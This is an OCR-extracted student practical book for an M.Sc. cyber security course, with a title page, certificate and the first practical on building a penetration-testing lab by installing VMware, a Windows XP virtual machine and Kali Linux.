PRACTICAL BOOK
MSC CS (PART II) SEMESTER - III
2022-23

SUBJECT

Cyber Security and Risk Assessment

SUBMITTED BY

Samreen Bano Raeen
Seat No. **CS21019**

Submitted in partial fulfilment of the requirement for
Qualifying
M.Sc. CS Part II Semester III Examination
2022-23

University of Mumbai
Department of Computer Science
R.D & S.H National & W.A Science College
Linking Road, Bandra (w), Mumbai-50

Cyber Security and Risk Assessment

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R. D. National & W. A. Science College

Bandra (W), Mumbai – 4000 50

Department of Computer Science
M.Sc. (CS)

Certificate

This is to certify that **Raeen Samreen bano** of **M.Sc Part II(Sem III)** class has satisfactorily completed **8** Practical in the subject of **Cyber Security and Risk Assessment** as a part of M.Sc. Degree Course in Computer Science during the academic year 2022 – 2023.

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
Lecturer In charge **External Examiner** **Head of Department**

College Stamp


Practical 1

Aim : Exploring and Building a verification lab for Penetration Testing (Kali Linux).


Step 1: Install VMware Workstation Player 16. Double Click and install it.




Accept the terms and conditions and click on next Button




Click on next






After Sucessful installation of VMware Workstation.


Open you Workstation and click on 2 Option i.e Open a Virtual Machine




Now give a name to you Virtual Machine and redirect to the folder where your .ios file is located.




Now select the default setting and click on next button.







Now a Wizard will open where in you need to enter the product key for Windows XP.


Windows Setup
Press F6 if you need to install a third party SCSI or RAID driver...


Windows xp
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete in approximately:
34 minutes
Installing Devices
Stay up to date
Windows Update provides you with critical software updates and hardware support files for Windows® XP. And Setup gives you the opportunity to ensure that you have the latest software to install Windows quickly and successfully.
For corporate customers, there have been great improvements to the system preparation tool as well as unattended setups.



Windows xp
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete in approximately:
19 minutes
Installing Start menu items
Easily move documents and personal settings to a new computer
If you've had a computer for a while, you've probably gotten it set up the way you like. Files are organized a certain way, you have bookmarked a long list of favorite Web sites, and you've customized your desktop just the way you want it.
Those personal settings won't be wiped out when you buy a new computer with Windows® XP. With the Files and Settings Transfer Wizard, it's simple to move your files and settings from one computer to another.
The wizard is located in the System Tools folder. For a command line version that system administrators can use on multiple computers at once, try the User State Migration Tool (USMT) in the ValueAdd folder.



Microsoft®
Windows®xp
Please wait...
Copyright © Microsoft Corporation
Microsoft



Kali Linux Installation: After successfully installation of Windows XP. We need to now install Kali license by following the same process.



B